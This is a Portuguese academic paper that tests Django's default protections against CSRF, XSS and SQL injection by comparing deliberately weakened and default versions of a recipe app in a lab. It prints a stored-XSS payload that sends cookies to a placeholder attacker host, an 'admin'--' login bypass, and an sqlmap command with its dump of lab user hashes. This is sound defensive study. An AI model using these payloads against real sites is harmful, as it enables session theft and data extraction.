

CIBERSEGURANÇA NO DESENVOLVIMENTO BACKEND COM DJANGO: AVALIAÇÃO EXPERIMENTAL DE MECANISMOS NATIVOS DE PROTEÇÃO CONTRA CSRF, XSS E SQL INJECTION

JESUS, João Victor de¹

Resumo

O backend concentra o processamento de dados, as regras de negócio e a comunicação entre sistemas de uma aplicação web, o que o torna um dos alvos mais frequentes de ameaças digitais e evidencia a necessidade de incorporar práticas de cibersegurança desde as etapas iniciais do desenvolvimento. Este trabalho tem como objetivo geral desenvolver uma aplicação web backend em Django, aplicando práticas de cibersegurança com vistas a mitigar vulnerabilidades e aumentar a confiabilidade estrutural e operacional do sistema. A pesquisa justifica-se pela relevância de analisar como a integração entre Engenharia de Software e cibersegurança contribui para sistemas mais robustos, especialmente diante de adoção crescente de frameworks que oferecem mecanismos de segurança nativos, cuja eficácia depende também da disciplina de quem desenvolve. Metodologicamente, adota-se pesquisa aplicada, de abordagem qualitativa e objetivos explicativos, estruturada como uma pesquisa experimental: uma aplicação de compartilhamento de receitas culinárias, desenvolvida em Django, é avaliada em duas condições distintas, vulnerável e protegida, para três classes de ataque: Cross-Site Request Forgery, Cross-Site Scripting e SQL Injection. Os resultados mostram que, nos três casos, a exploração só foi possível mediante alteração deliberada do código, afastando-se de práticas documentadas pelo próprio framework; ao restaurar a configuração padrão, a exploração deixou de funcionar em todas as situações testadas. Conclui-se que o Django reduz significativamente o esforço necessário para desenvolver aplicações seguras, mas não substitui a disciplina de engenharia de quem desenvolve o sistema.

Palavras-chave: Engenharia de Software; Cibersegurança; Django; Desenvolvimento Backend; Vulnerabilidades Web.

Abstract

The backend concentrates data processing business logic, and communication between systems in a web application, making it one of the most frequent targets of digital threats and highlighting the need to incorporate cybersecurity practices from the early stages of development. This work aims to develop a Django-based backend web application, applying cybersecurity practices to mitigate vulnerabilities, and increase the system's structural and operational reliability. The research is justified by the relevance of analyzing how the integration between Software Engineering and cybersecurity contributes to more robust systems, especially given the growing adoption of frameworks that offer native security mechanisms, whose effectiveness also depends on the discipline of those who develop with them. Methodologically, this work adopts applied research with a qualitative approach and explanatory objectives, structured as an experimental study: a recipe-sharing application, developed in Django, is evaluated under two distinct conditions, vulnerable and protected, against three classes of attack: Cross-Site Request Forgery, Cross-Site Scripting, and SQL Injection. Results show that, in all three cases, exploitation was only possible through deliberate code changes that departed from practices documented by the framework itself; restoring the default configuration prevented exploitation in every tested scenario. It is concluded that Django significantly reduces the effort required to develop secure applications but does not replace the engineering discipline of the developer.

Keywords: Software Engineering; Cybersecurity; Django; Backend Development; Web Vulnerabilities.

¹ Graduando em Engenharia de Software (Uninter). E-mail: Jvictoregosum@gmail.com

1 INTRODUÇÃO

A Engenharia de Software surge como extensão da tradição de método e rigor técnico da engenharia clássica para a resolução de problemas no ambiente digital, buscando conferir a sistemas computacionais a mesma confiabilidade e robustez exigidas em outros ramos da engenharia (SOMMERVILLE, 2016, p. 21-22). Dentro desse cenário, o backend consolidou-se como uma das partes mais sensíveis de qualquer aplicação web, por concentrar o processamento de dados, as regras de negócio e a comunicação entre sistemas, ficando exposto a categorias de vulnerabilidades amplamente documentadas, como descritas pela OWASP Top 10 (OWASP, 2025).

Diante disso, este trabalho busca responder à seguinte questão: de que forma a implementação de práticas de cibersegurança no desenvolvimento backend, na arquitetura da aplicação e no ambiente de implantação, utilizando Django, contribui para o aumento da confiabilidade e segurança de aplicações web? O objetivo geral é desenvolver uma aplicação web backend em Django, aplicando práticas de cibersegurança com vistas a mitigar vulnerabilidades e aumentar a confiabilidade estrutural e operacional do sistema. Os objetivos específicos são: (i) compreender os fundamentos teóricos da cibersegurança aplicados a sistemas web; (ii) implementar mecanismos de proteção voltados à autenticação, ao controle de acesso e à validação de entradas; (iii) avaliar experimentalmente, por meio de um desenho comparativo entre versões vulnerável e protegida da aplicação, como essas práticas contribuem para a robustez do sistema desenvolvido.

O uso de frameworks modernos como o Django possibilita a aplicação de mecanismos de segurança nativos que reduzem o esforço necessário para a proteção de aplicações web, sem, no entanto, dispensar a disciplina de quem desenvolve. É essa relação – entre o que o framework oferece por padrão e o que depende exclusivamente de decisões de engenharia do desenvolvedor – que justifica a relevância deste trabalho, demonstrar, na prática, como a integração entre Engenharia

de Software e cibersegurança contribui para a construção de sistemas web mais confiáveis e resilientes.

O documento está estruturado em cinco seções, incluindo esta Introdução. A Seção 2 apresenta a fundamentação teórica sobre Engenharia de Software, desenvolvimento backend e mecanismos de segurança nativos do Django. A Seção 3 descreve a metodologia adotada, incluindo a classificação da pesquisa, a aplicação desenvolvida e o procedimento de teste. A Seção 4 apresenta os resultados obtidos para cada vulnerabilidade testada, e a Seção 5 traz as considerações finais do trabalho.

2 ENGENHARIA DE SOFTWARE E CIBERSEGURANÇA COM DJANGO

2.1 ENGENHARIA DE SOFTWARE

2.1.1 Definição de software

Segundo Pressman (2010, p. 4), a maioria das pessoas acredita compreender bem o que é software, porém sua definição revela três componentes: os programas de computador, que fornecem as funcionalidades, funções e desempenho esperados quando executados; as estruturas de dados, que permitem que esses programas manipulem informações de forma adequada; e a documentação, que registra, em meio físico ou digital, o funcionamento e o uso do sistema.

Sommerville (2016, p. 20) reforça essa ideia ao alertar que o software não é sinônimo apenas de “programa”: um sistema profissional normalmente inclui também documentação de sistema, documentação de usuário e dados de configuração necessários para que o programa seja de fato utilizável por terceiros. Essa distinção importa porque, quando o próprio autor original não é mais quem mantém o sistema, é a qualidade dessa documentação, e não apenas a do código, que determina se o software pode continuar evoluindo.

2.1.2 Origem e definição da Engenharia de Software

O termo “Engenharia de Software” tem origem datada e documentada: segundo Sommerville (2016, p. 19), a expressão foi proposta em 1968, numa conferência convocada para discutir a chamada Crise do Software (NAUR; RANDELL, 1969 apud SOMMERVILLE, 2016, p. 19) – projetos individuais de desenvolvimento não escalavam para sistemas grandes e complexos, resultando em softwares pouco confiáveis, atrasados e mais caros do que o previsto. Pressman (2010, p. 13) chega a diagnóstico semelhante por outro caminho, ao listar perguntas recorrentes sobre por que projetos de software demoram tanto e custam caro, tomando-as como justificativa histórica para a adoção da Engenharia de Software como resposta direta a problemas concretos de escala, confiabilidade e custo.

Dessa origem, consolidaram-se definições que, apesar do vocabulário distinto, convergem num ponto central. A IEEE (1993 apud PRESSMAN, 2010, p. 13) define a Engenharia de Software como a aplicação de uma abordagem sistemática, disciplinada e quantificável ao desenvolvimento, à operação e à manutenção de software.

Sommerville (2016, p. 21-22) apresenta definição próxima, mas destaca que a palavra “engenharia” ali não é decorativa: engenheiros aplicam teorias, métodos e ferramentas de forma seletiva e criteriosa, e não de maneira automática, o que distingue a Engenharia de Software de uma abordagem puramente artesanal de programação. Nenhuma das definições trata Engenharia de Software como sinônimo de “programação”; todas colocam o foco no processo, da especificação à manutenção, e não apenas no ato de escrever código.

2.1.3 Importância da Engenharia de Software

Sommerville (2016, p. 19) chama atenção para um traço do software: ele é abstrato e intangível, não estando sujeito às propriedades físicas dos materiais nem às leis de manufatura tradicionais. Isso é, ao mesmo tempo, vantagem e risco, pois a ausência de limites físicos permite que sistemas se tornem rapidamente complexos, difíceis de entender e caros de alterar.

Nesse contexto, “We can’t run the modern world without software” (SOMMERVILLE, 2016, p. 18, tradução nossa: “Não podemos operar o mundo

moderno sem software”), uma vez que infraestruturas nacionais, sistemas financeiros e manufatura industrial dependem hoje de sistemas computacionais (SOMMERVILLE, 2016, p. 18). A Engenharia de Software deixa, assim, de ser um refinamento opcional e passa a ser a diferença entre sistemas que funcionam com previsibilidade e sistemas que reproduzem, em escala ainda maior, os mesmos problemas identificados na Crise do Software de 1968.

Esses princípios – confiabilidade, manutenibilidade, eficiência e segurança – tornam-se ainda mais concretos quando aplicados a sistemas backend, onde residem as regras de negócio e os mecanismos de proteção da aplicação, recorte discutido na seção seguinte.

2.2 ENGENHARIA DE SOFTWARE NO DESENVOLVIMENTO DE SISTEMAS WEB

Aplicações web deixaram de ser conjuntos estáticos de páginas HTML e passaram a operar como sistemas de software completos, com processamento de lógica de negócio, integração com bancos de dados e exigências de disponibilidade comparáveis às de qualquer software convencional (PRESSMAN, 2010, p. 10). Essas aplicações reúnem características que raramente aparecem combinadas em outras categorias de software: intensidade de rede, concorrência com carga imprevisível, alta disponibilidade, forte dependência de dados externos e evolução contínua de conteúdo (PRESSMAN, 2010, p. 11-12). Essa combinação reforça a necessidade de uma abordagem de desenvolvimento voltada às particularidades das aplicações web: os princípios discutidos na Seção 2.1 – organização, modularidade e confiabilidade – deixam de ser apenas recomendações de boas práticas e passam a constituir elementos essenciais para o atendimento dos requisitos de concorrência, disponibilidade e manutenção desses sistemas.

2.3 DESENVOLVIMENTO BACKEND E ARQUITETURA WEB

O framework Django, utilizado neste trabalho, implementa um padrão arquitetural próprio, denominado **Model-Template-View (MTV)**, no qual o Model é responsável pela

lógica e pelo acesso a dados, o Template pela apresentação, e a View recebe as requisições do usuário e coordena o fluxo entre as camadas anteriores, enquanto o roteamento das requisições fica a cargo da configuração de URLs do próprio framework (DJANGO SOFTWARE FOUNDATION, 2025a). Esse padrão busca separar dados, lógica de apresentação e lógica de processamento em camadas independentes, princípio que orienta a arquitetura backend deste trabalho.

Essa separação é reforçada pela própria filosofia de design do framework, que estabelece o acoplamento fraco e a coesão forte entre as camadas do sistema como diretrizes centrais, de modo que o sistema de templates não precise conhecer detalhes da requisição web, e a camada de banco de dados não precise conhecer como os dados serão exibidos (DJANGO SOFTWARE FOUNDATION, 2025b). É reforçada, ainda, por outra diretriz explícita do framework: evitar duplicação de código, viabilizada por mecanismos como a herança de templates, que centraliza elementos repetidos, como cabeçalho e rodapé, em um único local (DJANGO SOFTWARE FOUNDATION, 2025b).

O framework reduz, assim, o esforço necessário para seguir princípios de modularidade e manutenibilidade, mas a disciplina de efetivamente aplicá-los continua sendo uma decisão de quem desenvolve o sistema.

2.4 MECANISMOS DE SEGURANÇA NATIVOS DO DJANGO

O Django incorpora, por padrão, defesas contra as classes de ataque mais comuns em aplicações web, o que reduz, mas não elimina, o esforço necessário para tratar segurança de forma deliberada, como discutido na seção 2.3.

Contra Cross-Site Request Forgery (CSRF), o framework mantém um middleware ativado por padrão que exige um token secreto em toda requisição que altera estado (POST, PUT, DELETE), impedindo que um site malicioso reproduza uma requisição autenticada em nome do usuário sem seu conhecimento (DJANGO SOFTWARE FOUNDATION, 2025c). Contra Cross-Site Scripting (XSS), o sistema de templates aplica escape automático de caracteres HTML potencialmente perigosos antes de renderizar qualquer valor na página – a própria documentação alerta que essa

proteção não é infalível: usar `mark_safe`, a tag `safe` ou desativar o `autoescape` reintroduz o risco (DJANGO SOFTWARE FOUNDATION, 2025c). Contra SQL Injection, a proteção vem da forma como o ORM constrói consultas: parâmetros fornecidos pelo usuário são sempre separados do código SQL e escapados pelo driver do banco de dados, em vez de serem concatenados diretamente à query (DJANGO SOFTWARE FOUNDATION, 2025c).

Nos três casos um padrão se repete: a proteção é ativada por padrão, mas pode ser contornada, deliberadamente ou acidentalmente, por decisões do desenvolvedor, como o uso do decorador `csrf_exempt`, a execução de SQL bruto sem parametrização adequada, ou a desativação do `autoescape` em templates (DJANGO SOFTWARE FOUNDATION, 2025c). O framework reduz o esforço necessário para seguir boas práticas de segurança, mas não substitui a disciplina de quem desenvolve.

2.5 OWASP TOP 10

A Open Worldwide Application Security Project (OWASP) é uma organização dedicada à segurança de aplicações web, reconhecida internacionalmente como referência na área, sendo a OWASP Top 10 (2025) adotada como referência neste trabalho por reunir as dez categorias de risco mais críticas em aplicações web, construídas a partir de dados agregados de milhares de sistemas testados globalmente (OWASP, 2025). Das vulnerabilidades avaliadas neste trabalho, SQL Injection e XSS enquadram-se ambas na categoria A05:2025 - Injection (OWASP, 2025), o que reflete o entendimento de que decorrem do mesmo problema estrutural: dados fornecidos pelo usuário sendo interpretados como código executável sem validação adequada.

3 METODOLOGIA

Este trabalho enquadra-se como pesquisa aplicada, de abordagem qualitativa e objetivos explicativos, adotando a pesquisa experimental como procedimento técnico central da etapa prática. Segundo Wohlin et al. (2024, Cap. 2), a pesquisa aplicada volta-se à solução de um problema prático ou à melhoria de uma prática existente,

enquanto a pesquisa explicativa busca identificar uma relação de causa e efeito entre condições distintas de um mesmo objeto de estudo, geralmente por meio de um experimento controlado. É esse o desenho adotado: a mesma aplicação é avaliada em duas condições distintas, com e sem as proteções nativas do Django ativas, permitindo observar o efeito direto de cada mecanismo de segurança sobre o comportamento do sistema.

A aplicação desenvolvida é um site de receitas culinárias, implementado em Django (versão 6.0.5), contendo login e cadastro de usuários e cadastro/edição de receitas pelo usuário autenticado. O desenvolvimento é realizado em uma máquina host com Windows 10 Pro, processador Intel Core i5-12400F e 16 GB de RAM, utilizando o Oracle VirtualBox (versão 7.2.4) como plataforma de virtualização. Duas máquinas virtuais são utilizadas: uma com Ubuntu 24.04 LTS, onde a aplicação é integralmente desenvolvida, versionada e executada; e uma com Kali Linux (Kali 2026.2), utilizada exclusivamente como ambiente de ataque contra a aplicação hospedada na VM Ubuntu. Para os testes de SQL Injection, a partir do Kali Linux, é utilizado o sqlmap, ferramenta de código aberto que automatiza a detecção e exploração de falhas dessa natureza (SQLMAP, 2025).

Os testes seguem uma lógica comparativa: cada vulnerabilidade é avaliada em duas condições da mesma aplicação, uma versão vulnerável, na qual a proteção nativa correspondente do Django é deliberadamente desativada ou contornada, e uma versão protegida, na configuração padrão do framework. (1) para CSRF, a view de login é decorada com `csrf_exempt` na versão vulnerável, enquanto na versão protegida o middleware `CsrfViewMiddleware` permanece ativo; em ambos os casos, testa-se diretamente o formulário de login, verificando se a requisição é aceita ou rejeitada conforme a presença do token. (2) para XSS, dois cenários são testados: no refletido, um payload de script é inserido diretamente na URL de busca de receitas, sem uso do filtro `|safe` no template; no armazenado, o campo “Preparation Steps” do cadastro de receitas recebe um payload de script que é salvo no banco de dados – na versão vulnerável, o administrador marca as opções que liberam a renderização do campo como HTML no painel administrativo, enquanto na versão protegida o autoescape padrão do Django permanece ativo, neutralizando o payload em ambos os cenários. (3)

para SQL Injection, a consulta de autenticação é reescrita com SQL bruto concatenado diretamente à entrada do usuário na versão vulnerável, mantendo-se o uso padrão do ORM na versão protegida; o sqlmap é utilizado para varrer o formulário de login em busca de payloads que confirmem e explorem a injeção, complementado por tentativas manuais de bypass de autenticação.

4 RESULTADOS E DISCUSSÕES

4.1 CSRF

Para validar o mecanismo de proteção contra CSRF discutido na Seção 2.4, o formulário de login foi testado em duas configurações do Django.

Na configuração vulnerável, a view responsável pelo login foi decorada com *csrf_exempt*, conforme mostra a Figura 1, removendo completamente a verificação do token para essa rota.

Figura 1 - Código da view de login com decorator *csrf_exempt*

```
from django.views.decorators.csrf import csrf_exempt

@csrf_exempt
def login_create(request):
    if not request.POST:
        raise Http404()

    form = LoginForm(request.POST)

    if form.is_valid():
        authenticated_user = authenticate(
            username=form.cleaned_data.get('username', ''),
            password=form.cleaned_data.get('password', ''),
        )


        if authenticated_user is not None:
            messages.success(request, 'You are Logged in')
            login(request, authenticated_user)
        else:
            messages.error(request, "INVALID CREDENTIALS!")
    else:
        messages.error(request, 'Error to validate form data')

    return redirect(reverse('authors:dashboard'))
```

Fonte: Autoria própria (2026)

De acordo com a Figura 2, nessa configuração o login foi concluído normalmente mesmo sem o envio de qualquer token CSRF, uma vez que a verificação da view havia sido desativada.

Figura 2 - Login concluído com sucesso sem token CSRF



Fonte: Autoria própria (2026)

Na configuração padrão, o middleware `CsrfViewMiddleware` permanece ativo e o template do formulário inclui o token `{% csrf_token %}`, como ilustrado na Figura 3.

Figura 3 - Trecho do template com o token `{% csrf_token %}`

```
<div class="main-content container">
  <form class="main-form"
    action="{{ form.action }}"
    method="POST"
    enctype="multipart/form-data"
  >
    {% csrf_token %}

    <div class="form-content form-content-grid">
      {% for field in form %}
        <div class="form-group {{ field.field.widget.attrs.class }}">
          <label for="{{ field.id_for_label }}">{{ field.label }}</label>
          {{field}}


          {% if field.help_text %}
            <p class="help-text">{{ field.help_text }}</p>
          {% endif %}

          {{ field.errors }}
        </div>
      {% endfor %}
    </div>
  </form>
</div>
```

Fonte: Autoria própria (2026)

Nessa configuração, uma requisição enviada sem token válido – situação equivalente à de um atacante que não possui acesso ao token gerado para a sessão da vítima – foi rejeitada pelo Django, retornando o erro 403 Forbidden, conforme mostra a Figura 4.

Figura 4 - Erro 403 retornado pelo Django por ausência de token CSRF válido



Fonte: Autoria própria (2026)

Quando o token válido é enviado junto ao formulário, o login é concluído normalmente, com o mesmo resultado já observado na Figura 2, confirmando que a proteção padrão do Django distingue corretamente requisições legítimas de requisições forjadas.

4.2 CROSS SITE SCRIPTING (XSS)

Para o cenário refletido, testado no campo de busca de receitas, confirma-se na prática o comportamento já discutido na Seção 2.4: ao inserir um payload de script diretamente na URL de busca, sem o filtro `|safe` habilitado no template, o Django neutraliza automaticamente o conteúdo potencialmente perigoso por meio do escape padrão de caracteres HTML, exibindo o termo pesquisado apenas como texto, sem executar o script, conforme mostra a Figura 5.


Figura 5 - Payload de XSS refletido neutralizado pelo autoescape padrão do Django



Fonte: Autoria própria (2026)

Diferentemente do cenário refletido, o XSS armazenado explora o campo "Preparation Steps" no cadastro de receitas, cujo conteúdo é salvo no banco de dados e pode ser posteriormente marcado para renderização como HTML por um administrador. Um payload malicioso – incluindo lógica de exfiltração de dados da sessão da vítima (cookie, URL e título da página) para um servidor externo – foi inserido nesse campo no momento da criação da receita, como mostra a Figura 6.

Figura 6 - Payload de XSS armazenado inserido no campo Preparation Steps



Preparation steps

```
<script>
document.body.innerHTML = '<div
style="position:fixed;top:0;left:0;width:100%;height:100%;background:#0d1117;color:#f85149;font-
family:monospace;display:flex;flex-direction:column;align-items:center;justify-content:center;z-
index:99999;text-align:center">' +
'<h1 style="font-size:3.5rem;margin:0">PWNER</h1>' +
'<p style="font-size:1.3rem;color:#ffa657">Este navegador executou um XSS armazenado</p>' +
'<p style="font-size:0.9rem;color:#8b949e">Dados da página exfiltrados para o atacante</p></div>';
// Exfiltra dados
new Image().src = 'http://IP:8001/?c=' + encodeURIComponent(document.cookie) +
'&u=' + encodeURIComponent(location.href) +
'&t=' + encodeURIComponent(document.title);
</script>
```

Cover


Browse... pizza.jpeg

Send

Fonte: Autoria própria (2026)

O conteúdo permanece salvo sem qualquer efeito até que um administrador, no painel administrativo do Django, marque as opções "Preparation steps is html" e "Is published", conforme mostra a Figura 7 – ação necessária para que o campo seja tratado como HTML e a receita seja exibida publicamente.

Figura 7 - Painel administrativo com as opções "Preparation steps is html" e "Is published" marcadas



Preparation steps:

```
<script>
document.body.innerHTML = '<div
style="position:fixed;top:0;left:0;width:100%;height:100%;background:#0d1117;
color:#f85149;font-family:monospace;display:flex;flex-direction:column;align-
items:center;justify-content:center;z-index:99999;text-align:center">' +
'<h1 style="font-size:3.5rem;margin:0">PWNER</h1>' +
'<p style="font-size:1.3rem;color:#ffa657">Este navegador executou um XSS
armazenado</p>' +
'<p style="font-size:0.9rem;color:#8b949e">Dados da página exfiltrados para o
atacante</p></div>';
// Exfiltra dados
```

☒ Preparation steps is html

☒ Is published

Fonte: Autoria própria (2026)

A partir desse momento, qualquer usuário que acessar a página executa o script automaticamente, conforme mostra a Figura 8.

Figura 8 - Execução do XSS armazenado ao acessar a receita publicada



Fonte: Autoria própria (2026)

Esse cenário evidencia que o risco do XSS armazenado não depende de a vítima clicar em um link malicioso, como no caso refletido: basta que o conteúdo salvo seja exibido, incluindo o administrador da receita, caracterizando uma possível escalada de privilégio contra a conta de maior acesso do sistema – um erro humano no fluxo de moderação sendo, nesse sentido, tão determinante quanto a própria falha técnica.


4.3 SQL INJECTION

Para validar a proteção nativa do ORM do Django contra SQL Injection, discutida na Seção 2.4, a view de login foi reescrita utilizando uma consulta SQL montada por concatenação direta, sem parametrização, substituindo o uso padrão do ORM.

Na configuração vulnerável, o payload `admin'--` foi inserido no campo de usuário, comentando a verificação de senha na cláusula `WHERE` e autenticando a sessão como o usuário `admin` sem necessidade de senha válida. Ao tentar acessar o painel administrativo do Django com essa sessão, o próprio framework identificou que o usuário autenticado não possuía a flag `is_staff`, bloqueando o acesso, conforme mostra a Figura 9 – evidenciando que a camada de privilégio via SQL Injection não é

automática: depende de qual conta específica é atingida pelo bypass, e não apenas do sucesso da injeção em si.

Figura 9 - Bypass de autenticação via SQL Injection (admin'--) e bloqueio do painel administrativo por ausência da flag is_staff



The screenshot shows the Django administration login interface. At the top, there is a blue header with the text "Django administration". Below the header, there are two red-bordered boxes containing error messages. The first box says: "Please enter the correct username and password for a staff account. Note that both fields may be case-sensitive." The second box says: "You are authenticated as admin, but are not authorized to access this page. Would you like to login to a different account?". Below these messages, there is a "Username:" label and a text input field. The input field contains the text "admin' --".

Fonte: Autoria própria (2026)

Utilizando o sqlmap contra o mesmo parâmetro vulnerável, foi possível confirmar a injeção via técnica UNION-based e extrair integralmente a tabela auth_user, incluindo nome de usuário, e-mail, nome completo, privilégio de staff e hash de senha, conforme mostra a Figura 10. Observa-se que as senhas estão majoritariamente protegidas pelo algoritmo PBKDF2 com hash SHA256, mecanismo padrão de hashing de senhas do Django (DJANGO SOFTWARE FOUNDATION, 2025c), configurado no ambiente testado com 1.200.000 iterações, conforme mostra a Figura 10, o que, mesmo diante do vazamento completo da tabela, impede a obtenção direta das senhas.

Figura 10 - Extração completa da tabela auth_user via sqlmap, incluindo hashes de senha

```
table: auth_user
[11 entries]

+-----+-----+-----+-----+-----+-----+
| username | email | first_name | last_name | is_staff | password |
+-----+-----+-----+-----+-----+-----+
| honda-civic | honda@gmail.com | <blank> | <blank> | 1 | pbkdf2_sha256$1200000$h3TqvVShAF9AJPMCwzVrXB$M |
| mariazinha | maria@gmail.com | Maria | Mariazinha | 0 | pbkdf2_sha256$1200000$hXyLdWVupR8mYe0yq0Zqb$a |
| richardwagner | wagner@mail.com | Wilhelm | Richard '\n 'Wagner | 0 | pbkdf2_sha256$1200000$NCx0bjsiBaPBlCpI20goBZ$6 |
| teste | <blank> | <blank> | <blank> | 0 | 12345Abc |
| ericjacquin | chefferick@mail.com | Erick | Jacquin | 0 | 12345Abc |
| guardamarkao | guarda@email.com | Guarda '\n 'Markão | CPE | 0 | pbkdf2_sha256$1200000$YzGznQnIvxQGQosASTxiMo$m |
| admin | adm@mail.com | Administrador | exemplo | 0 | pbkdf2_sha256$1200000$096Iy29CxcWlwZKVSHpCmP$p |
| user | user@mail.com | User | user | 0 | pbkdf2_sha256$1200000$S1gTjKrFecDZp83RQR3SQh$S |
| raffaesposito | raffa@mail.com | Raffaele | Esposito | 0 | pbkdf2_sha256$1200000$0G2rvFJB6krVHIkotSpqdU$y |
| momo | momoando@mail.com | Momofuku | Ando | 0 | pbkdf2_sha256$1200000$TQi7xdVOPrQnRoiS50upX0$J |
| gellato | bernardo@mail.com | Bernardo | Buontalenti | 0 | pbkdf2_sha256$1200000$yVhXz6bCUSLPZmOMWbRe06$G |

[*] ending @ 19:05:24 /2026-08-04/

(eng@Cyberlab-jv)-[~/../share/sqlmap/output/192.168.1.16]
$ sqlmap \
-u "http://192.168.1.16:8000/authors/login/create/" \
--data="username=admin&password=x" \
-p username \
--dbms=sqlite \
-T auth_user \
-C username,email,first_name,last_name,is_staff,password \
--dump \
--batch \
-v 0
```

Fonte: Autoria própria (2026)

Na configuração padrão, com o retorno do uso do ORM e do middleware de CSRF ativo, o mesmo ataque foi repetido com o sqlmap contra o parâmetro username. Como mostra a Figura 11, a ferramenta não identificou nenhum parâmetro injetável, confirmando que a abstração de consulta oferecida pelo ORM neutraliza completamente a técnica utilizada na versão vulnerável.

Figura 11 - Tentativa de SQL Injection contra a versão protegida (ORM padrão)

```
eng@Cyberlab-jv: ~/local/share/sqlmap/output/192.168.1.16
Session Actions Edit View Help

(eng@Cyberlab-jv)-[~/../share/sqlmap/output/192.168.1.16]
$ sqlmap \
-u "http://192.168.1.16:8000/authors/login/create/" \
--data="username=admin&password=x" \
-p username \
--dbms=sqlite \
-T auth_user \
-C username,email,first_name,last_name,is_staff,password \
--dump \
--batch \
-v 0

{1.10.6#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:22:10 /2026-08-04/

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[19:22:10] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```

Fonte: Autoria própria (2026)

5 CONSIDERAÇÕES FINAIS

Este trabalho teve como objetivo desenvolver uma aplicação backend em Django, aplicando práticas de cibersegurança para mitigar vulnerabilidades e aumentar sua confiabilidade estrutural e operacional. Os objetivos específicos foram cumpridos ao longo do trabalho: os fundamentos teóricos da cibersegurança aplicados a sistemas web foram compreendidos na Fundamentação Teórica, os mecanismos de segurança voltados à autenticação, ao controle de acesso e à validação de entradas foram implementados na aplicação desenvolvida, e sua contribuição para a robustez do sistema foi avaliada por meio do desenho experimental comparativo apresentado na Metodologia e nos Resultados.

Os resultados permitem responder à pergunta de pesquisa proposta na Introdução: a implementação de práticas de cibersegurança no desenvolvimento backend contribui de forma direta para a confiabilidade e segurança de aplicações web, mas essa contribuição permanece condicionada à disciplina de quem desenvolve, e não apenas à adoção do framework. Esse resultado confirma, na prática, o argumento discutido ao longo da Fundamentação Teórica: a Engenharia de Software, aplicada à cibersegurança, não se resume à escolha de ferramentas, mas à disciplina no uso correto dessas ferramentas.

Como limitação, os testes foram delimitados a um ambiente virtualizado e a três das dez categorias da OWASP Top 10, não contemplando toda a superfície de ataque possível de uma aplicação web real. Como sugestão para trabalhos futuros, aponta-se a ampliação dos testes a outras categorias da OWASP Top 10, bem como a avaliação da aplicação em um ambiente de implantação real, fora do escopo virtualizado adotado neste trabalho.

REFERÊNCIAS

